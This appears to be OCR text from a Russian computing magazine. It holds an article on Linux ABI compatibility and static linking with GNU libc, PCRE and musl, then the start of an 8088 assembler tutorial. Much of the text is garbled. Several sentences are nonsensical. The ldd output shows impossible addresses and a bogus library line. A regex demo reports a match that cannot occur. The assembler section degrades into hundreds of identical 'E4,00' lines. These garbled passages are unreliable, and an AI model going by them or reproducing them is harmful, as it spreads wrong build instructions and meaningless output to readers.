При динамической компоновке стабильным должен оставаться ABI всех задействованных библиотек. При этом ABI ядра может меняться, если библиотеки это компенсируют. При статической компоновке важна только стабильность ABI ядра. Рассмотрим, как с этим в Linux.

Совместимость библиотек

ABI библиотеки — это набор символов, которые она экспортирует. Может ли он быть стабильным? Да, реализация формата ELF в Linux поддерживает версионирование символов. С помощью этого механизма библиотеки могут предоставлять несколько версий одной и той же функции с разными сигнатурами и поведением.

Очевидный недостаток этого подхода — невозможно удалить из библиотеки старый код без риска сломать совместимость. Каждый раз, когда сигнатура или поведение функции меняется, автор должен создать копию старой функции. Кроме того, сложно отслеживать имена функций в исходном коде и версий символов этих функций в двоичном — обязанность разработчика.

Но у каждого разработчика есть время и возможность поддерживать совместимость таким образом. Кроме того, радикальные изменения во внутренности библиотеки могут сделать этот подход совершенно неэффективным — придется, по сути, собирать один двоичный файл из нескольких версий исходного кода.

Именно из-за идеи сделать как можно больше библиотек общими для всех пакетов мы и не можем поставить пакет из Debian 9 на 10 или из CentOS 6 на 8 — сторонние библиотеки не входят в пакет, а их ABI не остается неизменным между версиями.

Однако разработчики Linux libc серьезно относятся к совместимости и внимательно ведут все символы. Благодаря этому, если собрать программу на машине со старой версией libc, она будет работать с более новыми (но не наоборот).

Совместимость версий ядра

ABI ядра представляет собой соглашение о системных вызовах, а такие номера и порядок аргументов отдельных вызовов. К примеру, чтобы получить ядро выполнить `write` — системный вызов для записи данных в файл, нужно поместить в один регистр дескриптор номер этого вызова, а в другие три регистра — номер файлового дескриптора, указатель на буфер с данными и размер данных. Любая функция для записи в файл или вывода текста на экран (то есть запись в файлы stdout и stderr с дескрипторами 1 и 2 соответственно) — обертка к этому вызову.

Самая новая версия стабильного ядра Linux обеспечивает любого языка — набор оберток к системным вызовам. Если изменится ABI ядра, перестанут работать все библиотеки. К счастью, в Linux такого не происходит — интерфейс системных вызовов исключительно стабилен. Линус Торвальдс строго следит за соблюдением совместимости и ругается на всех, кто ее нарушает (случайно или намеренно сломать.

Благодаря такой политике любая программа из времен ядра 2.6 будет нормально работать и на 5.x, если она не использует никакие разделяемые библиотеки.

Более того, новые программы могут работать на старых ядрах, если используют только старые системные вызовы.

А что в других системах?

Из распространенных свободных Unix-подобных систем Linux — единственная с такими гарантиями совместимости ABI ядра.

Именно потому для Linux существует множество альтернативных стандартных библиотек языка C (musl, diettlibc, uclibc, newlib...). По этой же причине FreeBSD реализует двоичную совместимость с Linux, но не наоборот — FreeBSD не дает гарантий стабильности ABI между релизами.

Поддержка версионирования символов в GNU libc тоже нетипична для реализаций стандартной библиотеки.

Таким образом, возможность для двоичной совместимости в Linux больше, чем во многих других системах, — нужно только ими пользоваться.

Выводы

Из всего сказанного видно, что статическая сборка — залог совместимости с любой системой на основе Linux, причем и с более новыми ядрами, и с более старыми.

Альтернативный подход — AppImage тоже позволяет собрать все в один файл, но этот файл на деле представляет собой сжатый образ SquashFS с исполняемым файлом и динамическими библиотеками внутри. Ниже инструменты автоматического поиска и упаковки всех нужных библиотек каталога, и детальное рассмотрение этого подхода не поместится в рамки нашей статьи. Мы сосредоточимся на статической компоновке.

ПРАКТИКА

Для примера мы используем несложную программу, которая проверяет соответствие строки регулярному выражению. Мы соберем ее несколькими разными способами и посмотрим, как убедиться, что файл ведет себя действительно статический.

Собираем статические файлы с GNU libc

Для работы с регулярными выражениями мы используем библиотеку PCRE. Сохраним следующий код в файл `match.c`:

```
#include <stdio.h>
#include <string.h>
#include <pcre.h>

int main(int argc, char** argv) {
    if(argc < 3) {
        fprintf(stderr, "Usage: %s <regex> <string>\n", argv[0]);
        exit(1);
    }

    char* regex = argv[1];
    char* str = argv[2];

    int offsets[1];
    pcre *re;
    int res;
    const char *error;
    int erroffset;

    re = pcre_compile(regex, 0, &error, &erroffset, NULL);
    res = pcre_exec(re, NULL, str, strlen(str), 0, 0, offsets, 1);

    return res;
}
```

Программа принимает регулярное выражение и произвольную строку. Если строка соответствует этому выражению, программа завершается с кодом 0:

```
$ ./match '^ls[a-z-]$' '212050a' && echo yes
yes
```

Для начала соберем программу самым «обычным» образом:

```
$ gcc -o match -lpcre ./match.c
$ ldd ./match
        linux-vdso.so.1 (0x00007fffcc7a0000)
        libpcre.so.1 => /lib64/libpcre.so.1 (0x00007f67f0b12000)
        libc.so.6 => /lib64/libc.so.6 (0x00007f67e7c00c1a000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f67f0d8b000)
        /lib64/libl-linux-x86-64.so.2 (0x00007f67e7000c5000)
```

По умолчанию GCC использует динамическую компоновку, поэтому в выводе команды `ldd` мы видим зависимость от `libpcre.so`

Если ты хочешь проверить, динамический файл или статический, достаточно и утилиты `file`:

```
$ file ./match
./match: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=bc2d63d85d5141fc6c6d81ad0f0129f0d4d09c6a, for GNU/Linux
3.2.0, not stripped
```

Теперь перейдем к статической сборке. Для этого нужно убедиться, что в нашей системе есть статическая версия PCRE. Традиционное расширение файлов статических библиотек — `.a`. В системах на основе Debian большинство пакетов с библиотеками содержат и статическую, и динамическую версии. В системах семейства Red Hat статические версии библиотек часто живут в отдельных пакетах. На моей Fedora перед сборкой этого примера нужно выполнить `sudo dnf install glibc-static pcre-static`.

Точной можешь — при статической сборке порядок следования аргументов становится важным и файл у компилятора должен идти **до** всех библиотек. Наиболее добавление опции `-static` к прошлой команде вызовет ошибку:

```
$ gcc -o match -static -lpcre ./match.c
/usr/bin/ld: /tmp/ccc0yfgw.o: in function `main':
match.c:(.text+0x72): undefined reference to `pcre_compile'
/usr/bin/ld: match.c:(.text+0x8a): undefined reference to `pcre_exec'
collect2: error: ld returned 1 exit status
```

Однако и команда `gcc ./match.c -o match -static -lpcre` будет не совсем верной. При динамической компоновке GCC (версию: GNU ld, версия) он вызвал сам разделяемые, что теперь зависит от libpthread (библиотеки POSIX threads). Теперь же нам нужно указать ее вручную. Кроме, к сожалению, и порядком опций мы накинем полную статическую исполняемый файл.

```
$ gcc ./match.c -o match -static -lpcre -lpthread
$ file ./match
./match: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), stat-
ically linked, BuildID[sha1]=9f8b4f2c4c26e417527dc3ec2cf2c7c28a0f08f0,
for GNU/Linux 3.2.0, not stripped, too many notes (256)
$ ldd ./match
        not a dynamic executable
```

Статическая libc и NSS

В статической версии GNU libc есть серьезный подводный камень — она не совсем статическая. Дело в том, что некоторые функции разрешения сетевых имен — libnss и не поддерживаются — поддерживается динамическая, даже если сам файл собран статически.

Для программы из нашего примера это не проблема, поскольку она вовсе не использует сеть. Не будет это проблемой и для сетевых программ, если запускать их на системах, где есть GNU libc такой же или более свежей версии.

Однако во взаимодействии системы и образах initrd этот новый предлагает учитывать. Если нужен об этом, когда загрузка initrd для загрузки по сети через PXE и образующих, что Ward из BusyBox работает только по IP и не способен разрешать имена хостов.

Если GNU libc в целевой системе нет, то нужно использовать альтернативную стандартную библиотеку языка C.

Альтернативные библиотеки

Одна из самых популярных альтернативных библиотек — musl. Ее использует Alpine Linux. Кроме того, некоторые компиляторы других языков предоставляют опцию связывания с ней вместо GNU libc. Такая опция есть в Rust и Crystal.

И в Debian, и в Fedora с версии 32 предоставляет пакет `musl-gcc`. Он предоставляет обертку к GCC, которая автоматически использует musl вместо GNU libc. Использовать его аналогично от обычного GCC. Простейший пример:

```
musl-gcc -static -o hello ./hello.c
```

Основная сложность подхода в том, что использовать двоичные пакеты из дистрибутива с такой оберткой не выйдет, если для дистрибутива libc не использует ее по умолчанию. Придется собрать библиотеки для нее, и некоторые могут так и не собраться. Зато и исполняемые файлы на самом деле не зависят ни от чего, кроме ABI ядра.

ЗАКЛЮЧЕНИЕ

Статическая компоновка, безусловно, усложняет сборку, но при этом обеспечивает совместимость и с будущими, и с прошлыми версиями ядра Linux. Так что, если ты хочешь распространять свою программу в собранном виде, эти усилия окупятся.

Денис Кораблев
Senior Software Developer
Специалист по разработке приложений для платформ macOS, iOS, iPadOS, tvOS, watchOS, macOS Server, Windows, Linux и web-сервисов. Опыт разработки — 15 лет. Сертификаты Apple Developer, Apple Certified Associate, Apple Certified Professional.
Telegram: @kor_denis
VK: vk.com/kor_denis

ПОГРУЖЕНИЕ В ASSEMBLER

КАК РАБОТАЮТ ПЕРЕМЕННЫЕ, РЕЖИМЫ АДРЕСАЦИИ, ИНСТРУКЦИИ УСЛОВНОГО ПЕРЕХОДА

Ни ассемблер те можешь кранить переменные двумя способами: в регистрах и в памяти. С регистрами все ясно. А вот с памятью и тебе могут возникнуть проблемы. Тут есть подводные камни. Читай дальше, и ты тоньше узнаешь. Также разберёшься переменные и как нельзя, какие бывают режимы адресации и как в ассемблере реализуются тебе кодить на ассемблере более эффективно.

После первых дня уроков по ужимке пользователя 16-битными регистрами процессора и в Windows поклонения. Это хорошее начало. Но! Программирование на ассемблере, очень, пишется тебе, где только нужно. Конечно большо переменные, что может поместиться в регистрах процессора. Что переменные хранить? Конечно в памяти. Сегодня расскажу, как это делать. На примере программы, которая ищет простые числа.

Предыдущие статьи

- Погружаемся в ассемблер
- Дизассемблер для ассемблера
- Отладчик дизассемблер на службе

ГДЕ ДАННЫЕ ХРАНИТЬ МОЖНО, А ГДЕ НЕЛЬЗЯ


Тогда, так как ходить в память, тормозит производительность, куда ей можно вскомкать, а куда нельзя. Потому что здесь ассемблер тебе никак не контролирует. Ты сам, в ответственности. Тогда где можно? Где можно? Можно. Если тебе все безротично скомпилирует, а процессор все прилежно выполнит. Вот только переменные за последствия ему не ответят. Вне ответственности. Поэтому целиком лежит на тебе. Но ты не пугайся! Просто посередине запомни-ка и напиши на стенке, которая рисовала переменные нежные. Или — при — которым можно. Сначала — как нельзя:

1. Нельзя — прошлые статьи по ужимке, что первые 0x100 байтов — ПОЛЕЗНЫЕ прошлые, оснащённоразной в файл с расширением .com, переносимые операционной Всезнайка, сюда свои переменные.
2. Процессор 8088 не отличает данные от кода. Если ты напишешь на основе блоке или метка, то процессор решит — что это данные. Если ты сделаешь с инструкциями, но в сочетании с данными — начнёт не переражая о том, что от выполнения кодов с данными произойдет в лучшем случае ошибка, а в худшем программа рушится или застревает в бесконечном цикле.

```
Machine Code
00:0100    E4,00
00:0102    E4,00
00:0104    E4,00
00:0106    E4,00
00:0108    E4,00
00:010A    E4,00
00:010C    E4,00
00:010E    E4,00
00:0110    E4,00
00:0112    E4,00
00:0114    E4,00
00:0116    E4,00
00:0118    E4,00
00:011A    E4,00
00:011C    E4,00
00:011E    E4,00
00:0120    E4,00
00:0122    E4,00
00:0124    E4,00
00:0126    E4,00
00:0128    E4,00
00:012A    E4,00
00:012C    E4,00
00:012E    E4,00
00:0130    E4,00
00:0132    E4,00
00:0134    E4,00
00:0136    E4,00
00:0138    E4,00
00:013A    E4,00
00:013C    E4,00
00:013E    E4,00
00:0140    E4,00
00:0142    E4,00
00:0144    E4,00
00:0146    E4,00
00:0148    E4,00
00:014A    E4,00
00:014C    E4,00
00:014E    E4,00
00:0150    E4,00
00:0152    E4,00
00:0154    E4,00
00:0156    E4,00
00:0158    E4,00
00:015A    E4,00
00:015C    E4,00
00:015E    E4,00
00:0160    E4,00
00:0162    E4,00
00:0164    E4,00
00:0166    E4,00
00:0168    E4,00
00:016A    E4,00
00:016C    E4,00
00:016E    E4,00
00:0170    E4,00
00:0172    E4,00
00:0174    E4,00
00:0176    E4,00
00:0178    E4,00
00:017A    E4,00
00:017C    E4,00
00:017E    E4,00
00:0180    E4,00
00:0182    E4,00
00:0184    E4,00
00:0186    E4,00
00:0188    E4,00
00:018A    E4,00
00:018C    E4,00
00:018E    E4,00
00:0190    E4,00
00:0192    E4,00
00:0194    E4,00
00:0196    E4,00
00:0198    E4,00
00:019A    E4,00
00:019C    E4,00
00:019E    E4,00
00:01A0    E4,00
00:01A2    E4,00
00:01A4    E4,00
00:01A6    E4,00
00:01A8    E4,00
00:01AA    E4,00
00:01AC    E4,00
00:01AE    E4,00
00:01B0    E4,00
00:01B2    E4,00
00:01B4    E4,00
00:01B6    E4,00
00:01B8    E4,00
00:01BA    E4,00
00:01BC    E4,00
00:01BE    E4,00
00:01C0    E4,00
00:01C2    E4,00
00:01C4    E4,00
00:01C6    E4,00
00:01C8    E4,00
00:01CA    E4,00
00:01CC    E4,00
00:01CE    E4,00
00:01D0    E4,00
00:01D2    E4,00
00:01D4    E4,00
00:01D6    E4,00
00:01D8    E4,00
00:01DA    E4,00
00:01DC    E4,00
00:01DE    E4,00
00:01E0    E4,00
00:01E2    E4,00
00:01E4    E4,00
00:01E6    E4,00
00:01E8    E4,00
00:01EA    E4,00
00:01EC    E4,00
00:01EE    E4,00
00:01F0    E4,00
00:01F2    E4,00
00:01F4    E4,00
00:01F6    E4,00
00:01F8    E4,00
00:01FA    E4,00
00:01FC    E4,00
00:01FE    E4,00
00:0200    E4,00
00:0202    E4,00
00:0204    E4,00
00:0206    E4,00
00:0208    E4,00
00:020A    E4,00
00:020C    E4,00
00:020E    E4,00
00:0210    E4,00
00:0212    E4,00
00:0214    E4,00
00:0216    E4,00
00:0218    E4,00
00:021A    E4,00
00:021C    E4,00
00:021E    E4,00
00:0220    E4,00
00:0222    E4,00
00:0224    E4,00
00:0226    E4,00
00:0228    E4,00
00:022A    E4,00
00:022C    E4,00
00:022E    E4,00
00:0230    E4,00
00:0232    E4,00
00:0234    E4,00
00:0236    E4,00
00:0238    E4,00
00:023A    E4,00
00:023C    E4,00
00:023E    E4,00
00:0240    E4,00
00:0242    E4,00
00:0244    E4,00
00:0246    E4,00
00:0248    E4,00
00:024A    E4,00
00:024C    E4,00
00:024E    E4,00
00:0250    E4,00
00:0252    E4,00
00:0254    E4,00
00:0256    E4,00
00:0258    E4,00
00:025A    E4,00
00:025C    E4,00
00:025E    E4,00
00:0260    E4,00
00:0262    E4,00
00:0264    E4,00
00:0266    E4,00
00:0268    E4,00
00:026A    E4,00
00:026C    E4,00
00:026E    E4,00
00:0270    E4,00
00:0272    E4,00
00:0274    E4,00
00:0276    E4,00
00:0278    E4,00
00:027A    E4,00
00:027C    E4,00
00:027E    E4,00
00:0280    E4,00
00:0282    E4,00
00:0284    E4,00
00:0286    E4,00
00:0288    E4,00
00:028A    E4,00
00:028C    E4,00
00:028E    E4,00
00:0290    E4,00
00:0292    E4,00
00:0294    E4,00
00:0296    E4,00
00:0298    E4,00
00:029A    E4,00
00:029C    E4,00
00:029E    E4,00
00:02A0    E4,00
00:02A2    E4,00
00:02A4    E4,00
00:02A6    E4,00
00:02A8    E4,00
00:02AA    E4,00
00:02AC    E4,00
00:02AE    E4,00
00:02B0    E4,00
00:02B2    E4,00
00:02B4    E4,00
00:02B6    E4,00
00:02B8    E4,00
00:02BA    E4,00
00:02BC    E4,00
00:02BE    E4,00
00:02C0    E4,00
00:02C2    E4,00
00:02C4    E4,00
00:02C6    E4,00
00:02C8    E4,00
00:02CA    E4,00
00:02CC    E4,00
00:02CE    E4,00
00:02D0    E4,00
00:02D2    E4,00
00:02D4    E4,00
00:02D6    E4,00
00:02D8    E4,00
00:02DA    E4,00
00:02DC    E4,00
00:02DE    E4,00
00:02E0    E4,00
00:02E2    E4,00
00:02E4    E4,00
00:02E6    E4,00
00:02E8    E4,00
00:02EA    E4,00
00:02EC    E4,00
00:02EE    E4,00
00:02F0    E4,00
00:02F2    E4,00
00:02F4    E4,00
00:02F6    E4,00
00:02F8    E4,00
00:02FA    E4,00
00:02FC    E4,00
00:02FE    E4,00
00:0300    E4,00
00:0302    E4,00
00:0304    E4,00
00:0306    E4,00
00:0308    E4,00
00:030A    E4,00
00:030C    E4,00
00:030E    E4,00
00:0310    E4,00
00:0312    E4,00
00:0314    E4,00
00:0316    E4,00
00:0318    E4,00
00:031A    E4,00
00:031C    E4,00
00:031E    E4,00
00:0320    E4,00
00:0322    E4,00
00:0324    E4,00
00:0326    E4,00
00:0328    E4,00
00:032A    E4,00
00:032C    E4,00
00:032E    E4,00
00:0330    E4,00
00:0332    E4,00
00:0334    E4,00
00:0336    E4,00
00:0338    E4,00
00:033A    E4,00
00:033C    E4,00
00:033E    E4,00
00:0340    E4,00
00:0342    E4,00
00:0344    E4,00
00:0346    E4,00
00:0348    E4,00
00:034A    E4,00
00:034C    E4,00
00:034E    E4,00
00:0350    E4,00
00:0352    E4,00
00:0354    E4,00
00:0356    E4,00
00:0358    E4,00
00:035A    E4,00
00:035C    E4,00
00:035E    E4,00
00:0360    E4,00
00:0362    E4,00
00:0364    E4,00
00:0366    E4,00
00:0368    E4,00
00:036A    E4,00
00:036C    E4,00
00:036E    E4,00
00:0370    E4,00
00:0372    E4,00
00:0374    E4,00
00:0376    E4,00
00:0378    E4,00
00:037A    E4,00
00:037C    E4,00
00:037E    E4,00
00:0380    E4,00
00:0382    E4,00
00:0384    E4,00
00:0386    E4,00
00:0388    E4,00
00:038A    E4,00
00:038C    E4,00
00:038E    E4,00
00:0390    E4,00
00:0392    E4,00
00:0394    E4,00
00:0396    E4,00
00:0398    E4,00
00:039A    E4,00
00:039C    E4,00
00:039E    E4,00
00:03A0    E4,00
00:03A2    E4,00
00:03A4    E4,00
00:03A6    E4,00
00:03A8    E4,00
00:03AA    E4,00
00:03AC    E4,00
00:03AE    E4,00
00:03B0    E4,00
00:03B2    E4,00
00:03B4    E4,00
00:03B6    E4,00
00:03B8    E4,00
00:03BA    E4,00
00:03BC    E4,00
00:03BE    E4,00
00:03C0    E4,00
00:03C2    E4,00
00:03C4    E4,00
00:03C6    E4,00
00:03C8    E4,00
00:03CA    E4,00
00:03CC    E4,00
00:03CE    E4,00
00:03D0    E4,00
00:03D2    E4,00
00:03D4    E4,00
00:03D6    E4,00
00:03D8    E4,00
00:03DA    E4,00
00:03DC    E4,00
00:03DE    E4,00
00:03E0    E4,00
00:03E2    E4,00
00:03E4    E4,00
00:03E6    E4,00
00:03E8    E4,00
00:03EA    E4,00
00:03EC    E4,00
00:03EE    E4,00
00:03F0    E4,00
00:03F2    E4,00
00:03F4    E4,00
00:03F6    E4,00
00:03F8    E4,00
00:03FA    E4,00
00:03FC    E4,00
00:03FE    E4,00
00:0400    E4,00
00:0402    E4,00
00:0404    E4,00
00:0406    E4,00
00:0408    E4,00
00:040A    E4,00
00:040C    E4,00
00:040E    E4,00
00:0410    E4,00
00:0412    E4,00
00:0414    E4,00
00:0416    E4,00
00:0418    E4,00
00:041A    E4,00
00:041C    E4,00
00:041E    E4,00
00:0420    E4,00
00:0422    E4,00
00:0424    E4,00
00:0426    E4,00
00:0428    E4,00
00:042A    E4,00
00:042C    E4,00
00:042E    E4,00
00:0430    E4,00
00:0432    E4,00
00:0434    E4,00
00:0436    E4,00
00:0438    E4,00
00:043A    E4,00
00:043C    E4,00
00:043E    E4,00
00:0440    E4,00
00:0442    E4,00
00:0444    E4,00
00:0446    E4,00
00:0448    E4,00
00:044A    E4,00
00:044C    E4,00
00:044E    E4,00
00:0450    E4,00
00:0452    E4,00
00:0454    E4,00
00:0456    E4,00
00:0458    E4,00
00:045A    E4,00
00:045C    E4,00
00:045E    E4,00
00:0460    E4,00
00:0462    E4,00
00:0464    E4,00
00:0466    E4,00
00:0468    E4,00
00:046A    E4,00
00:046C    E4,00
00:046E    E4,00
00:0470    E4,00
00:0472    E4,00
00:0474    E4,00
00:0476    E4,00
00:0478    E4,00
00:047A    E4,00
00:047C    E4,00
00:047E    E4,00
00:0480    E4,00
00:0482    E4,00
00:0484    E4,00
00:0486    E4,00
00:0488    E4,00
00:048A    E4,00
00:048C    E4,00
00:048E    E4,00
00:0490    E4,00
00:0492    E4,00
00:0494    E4,00
00:0496    E4,00
00:0498    E4,00
00:049A    E4,00
00:049C    E4,00
00:049E    E4,00
00:04A0    E4,00
00:04A2    E4,00
00:04A4    E4,00
00:04A6    E4,00
00:04A8    E4,00
00:04AA    E4,00
00:04AC    E4,00
00:04AE    E4,00
00:04B0    E4,00
00:04B2    E4,00
00:04B4    E4,00
00:04B6    E4,00
00:04B8    E4,00
00:04BA    E4,00
00:04BC    E4,00
00:04BE    E4,00
00:04C0    E4,00
00:04C2    E4,00
00:04C4    E4,00
00:04C6    E4,00
00:04C8    E4,00
00:04CA    E4,00
00:04CC    E4,00
00:04CE    E4,00
00:04D0    E4,00
00:04D2    E4,00
00:04D4    E4,00
00:04D6    E4,00
00:04D8    E4,00
00:04DA    E4,00
00:04DC    E4,00
00:04DE    E4,00
00:04E0    E4,00
00:04E2    E4,00
00:04E4    E4,00
00:04E6    E4,00
00:04E8    E4,00
00:04EA    E4,00
00:04EC    E4,00
00:04EE    E4,00
00:04F0    E4,00
00:04F2    E4,00
00:04F4    E4,00
00:04F6    E4,00
00:04F8    E4,00
00:04FA    E4,00
00:04FC    E4,00
00:04FE    E4,00
00:0500    E4,00
00:0502    E4,00
00:0504    E4,00
00:0506    E4,00
00:0508    E4,00
00:050A    E4,00
00:050C    E4,00
00:050E    E4,00
00:0510    E4,00
00:0512    E4,00
00:0514    E4,00
00:0516    E4,00
00:0518    E4,00
00:051A    E4,00
00:051C    E4,00
00:051E    E4,00
00:0520    E4,00
00:0522    E4,00
00:0524    E4,00
00:0526    E4,00
00:0528    E4,00
00:052A    E4,00
00:052C    E4,00
00:052E    E4,00
00:0530    E4,00
00:0532    E4,00
00:0534    E4,00
00:0536    E4,00
00:0538    E4,00
00:053A    E4,00
00:053C    E4,00
00:053E    E4,00
00:0540    E4,00
00:0542    E4,00
00:0544    E4,00
00:0546    E4,00
00:0548    E4,00
00:054A    E4,00
00:054C    E4,00
00:054E    E4,00
00:0550    E4,00
00:0552    E4,00
00:0554    E4,00
00:0556    E4,00
00:0558    E4,00
00:055A    E4,00
00:055C    E4,00
00:055E    E4,00
00:0560    E4,00
00:0562    E4,00
00:0564    E4,00
00:0566    E4,00
00:0568    E4,00
00:056A    E4,00
00:056C    E4,00
00:056E    E4,00
00:0570    E4,00
00:0572    E4,00
00:0574    E4,00
00:0576    E4,00
00:0578    E4,00
00:057A    E4,00
00:057C    E4,00
00:057E    E4,00
00:0580    E4,00
00:0582    E4,00
00:0584    E4,00
00:0586    E4,00
00:0588    E4,00
00:058A    E4,00
00:058C    E4,00
00:058E    E4,00
00:0590    E4,00
00:0592    E4,00
00:0594    E4,00
00:0596    E4,00
00:0598    E4,00
00:059A    E4,00
00:059C    E4,00
00:059E    E4,00
00:05A0    E4,00
00:05A2    E4,00
00:05A4    E4,00
00:05A6    E4,00
00:05A8    E4,00
00:05AA    E4,00
00:05AC    E4,00
00:05AE    E4,00
00:05B0    E4,00
00:05B2    E4,00
00:05B4    E4,00
00:05B6    E4,00
00:05B8    E4,00
00:05BA    E4,00
00:05BC    E4,00
00:05BE    E4,00
00:05C0    E4,00
00:05C2    E4,00
00:05C4    E4,00
00:05C6    E4,00
00:05C8    E4,00
00:05CA    E4,00
00:05CC    E4,00
00:05CE    E4,00
00:05D0    E4,00
00:05D2    E4,00
00:05D4    E4,00
00:05D6    E4,00
00:05D8    E4,00
00:05DA    E4,00
00:05DC    E4,00
00:05DE    E4,00
00:05E0    E4,00
00:05E2    E4,00
00:05E4    E4,00
00:05E6    E4,00
00:05E8    E4,00
00:05EA    E4,00
00:05EC    E4,00
00:05EE    E4,00
00:05F0    E4,00
00:05F2    E4,00
00:05F4    E4,00
00:05F6    E4,00
00:05F8    E4,00
00:05FA    E4,00
00:05FC    E4,00
00:05FE    E4,00
00:0600    E4,00
00:0602    E4,00
00:0604    E4,00
00:0606    E4,00
00:0608    E4,00
00:060A    E4,00
00:060C    E4,00
00:060E    E4,00
00:0610    E4,00
00:0612    E4,00
00:0614    E4,00
00:0616    E4,00
00:0618    E4,00
00:061A    E4,00
00:061C    E4,00
00:061E    E4,00
00:0620    E4,00
00:0622    E4,00
00:0624    E4,00
00:0626    E4,00
00:0628    E4,00
00:062A    E4,00
00:062C    E4,00
00:062E    E4,00
00:0630    E4,00
00:0632    E4,00
00:0634    E4,00
00:0636    E4,00
00:0638    E4,00
00:063A    E4,00
00:063C    E4,00
00:063E    E4,00
00:0640    E4,00
00:0642    E4,00
00:0644    E4,00
00:0646    E4,00
00:0648    E4,00
00:064A    E4,00
00:064C    E4,00
00:064E    E4,00
00:0650    E4,00
00:0652    E4,00
00:0654    E4,00
00:0656    E4,00
00:0658    E4,00
00:065A    E4,00
00:065C    E4,00
00:065E    E4,00
00:0660    E4,00
00:0662    E4,00
00:0664    E4,00
00:0666    E4,00
00:0668    E4,00
00:066A    E4,00
00:066C    E4,00
00:066E    E4,00
00:0670    E4,00
00:0672    E4,00
00:0674    E4,00
00:0676    E4,00
00:0678    E4,00
00:067A    E4,00
00:067C    E4,00
00:067E    E4,00
00:0680    E4,00
00:0682    E4,00
00:0684    E4,00
00:0686    E4,00
00:0688    E4,00
00:068A    E4,00
00:068C    E4,00
00:068E    E4,00
00:0690    E4,00
00:0692    E4,00
00:0694    E4,00
00:0696    E4,00
00:0698    E4,00
00:069A    E4,00
00:069C    E4,00
00:069E    E4,00
00:06A0    E4,00
00:06A2    E4,00
00:06A4    E4,00
00:06A6    E4,00
00:06A8    E4,00
00:06AA    E4,00
00:06AC    E4,00
00:06AE    E4,00
00:06B0    E4,00
00:06B2    E4,00
00:06B4    E4,00
00:06B6    E4,00
00:06B8    E4,00
00:06BA    E4,00
00:06BC    E4,00
00:06BE    E4,00
00:06C0    E4,00
00:06C2    E4,00
00:06C4    E4,00
00:06C6    E4,00
00:06C8    E4,00
00:06CA    E4,00
00:06CC    E4,00
00:06CE    E4,00
00:06D0    E4,00
00:06D2    E4,00
00:06D4    E4,00
00:06D6    E4,00
00:06D8    E4,00
00:06DA    E4,00
00:06DC    E4,00
00:06DE    E4,00
00:06E0    E4,00
00:06E2    E4,00
00:06E4    E4,00
00:06E6    E4,00
00:06E8    E4,00
00:06EA    E4,00
00:06EC    E4,00
00:06EE    E4,00
00:06F0    E4,00
00:06F2    E4,00
00:06F4    E4,00
00:06F6    E4,00
00:06F8    E4,00
00:06FA    E4,00
00:06FC    E4,00
00:06FE    E4,00
00:0700    E4,00
00:0702    E4,00
00:0704    E4,00
00:0706    E4,00
00:0708    E4,00
00:070A    E4,00
00:070C    E4,00
00:070E    E4,00
00:0710    E4,00
00:0712    E4,00
00:0714    E4,00
00:0716    E4,00
00:0718    E4,00
00:071A    E4,00
00:071C    E4,00
00:071E    E4,00
00:0720    E4,00
00:0722    E4,00
00:0724    E4,00
00:0726    E4,00
00:0728    E4,00
00:072A    E4,00
00:072C    E4,00
00:072E    E4,00
00:0730    E4,00
00:0732    E4,00
00:0734    E4,00
00:0736    E4,00
00:0738    E4,00
00:073A    E4,00
00:073C    E4,00
00:073E    E4,00
00:0740    E4,00
00:0742    E4,00
00:0744    E4,00
00:0746    E4,00
00:0748    E4,00
00:074A    E4,00
00:074C    E4,00
00:074E    E4,00
00:0750    E4,00
00:0752    E4,00
00:0754    E4,00
00:0756    E4,00
00:0758    E4,00
00:075A    E4,00
00:075C    E4,00
00:075E    E4,00
00:0760    E4,00
00:0762    E4,00
00:0764    E4,00
00:0766    E4,00
00:0768    E4,00
00:076A    E4,00
00:076C    E4,00
00:076E    E4,00
00:0770    E4,00
00:0772    E4,00
00:0774    E4,00
00:0776    E4,00
00:0778    E4,00
00:077A    E4,00
00:077C    E4,00
00:077E    E4,00
00:0780    E4,00
00:0782    E4,00
00:0784    E4,00
00:0786    E4,00
00:0788    E4,00
00:078A    E4,00
00:078C    E4,00
00:078E    E4,00
00:0790    E4,00
00:0792    E4,00
00:0794    E4,00
00:0796    E4,00
00:0798    E4,00
00:079A    E4,00
00:079C    E4,00
00:079E    E4,00
00:07A0    E4,00
00:07A2    E4,00
00:07A4    E4,00
00:07A6    E4,00
00:07A8    E4,00
00:07AA    E4,00
00:07AC    E4,00
00:07AE    E4,00
00:07B0    E4,00
00:07B2    E4,00
00:07B4    E4,00
00:07B6    E4,00
00:07B8    E4,00
00:07BA    E4,00
00:07BC    E4,00
00:07BE    E4,00
00:07C0    E4,00
00:07C2    E4,00
00:07C4    E4,00
00:07C6    E4,00
00:07C8    E4,00
00:07CA    E4,00
00:07CC    E4,00
00:07CE    E4,00
00:07D0    E4,00
00:07D2    E4,00
00:07D4    E4,00
00:07D6    E4,00
00:07D8    E4,00
00:07DA    E4,00
00:07DC    E4,00
00:07DE    E4,00
00:07E0    E4,00
00:07E2    E4,00
00:07E4    E4,00
00:07E6    E4,00
00:07E8    E4,00
00:07EA    E4,00
00:07EC    E4,00
00:07EE    E4,00
00:07F0    E4,00
00:07F2    E4,00
00:07F4    E4,00
00:07F6    E4,00
00:07F8    E4,00
00:07FA    E4,00
00:07FC    E4,00
00:07FE    E4,00
00:0800    E4,00
00:0802    E4,00
00:0804    E4,00
00:0806    E4,00
00:0808    E4,00
00:080A    E4,00
00:080C    E4,00
00:080E    E4,00
00:0810    E4,00
00:0812    E4,00
00:0814    E4,00
00:0816    E4,00
00:0818    E4,00
00:081A    E4,00
00:081C    E4,00
00:081E    E4,00
00:0820    E4,00
00:0822    E4,00
00:0824    E4,00
00:0826    E4,00
00:0828    E4,00
00:082A    E4,00
00:082C    E4,00
00:082E    E4,00
00:0830    E4,00
00:0832    E4,00
00:0834    E4,00
00:0836    E4,00
00:0838    E4,00
00:083A    E4,00
00:083C    E4,00
00:083E    E4,00
00:0840    E4,00
00:0842    E4,00
00:0844    E4,00
00:0846    E4,00
00:0848    E4,00
00:084A    E4,00
00:084C    E4,00
00:084E    E4,00
00:0850    E4,00
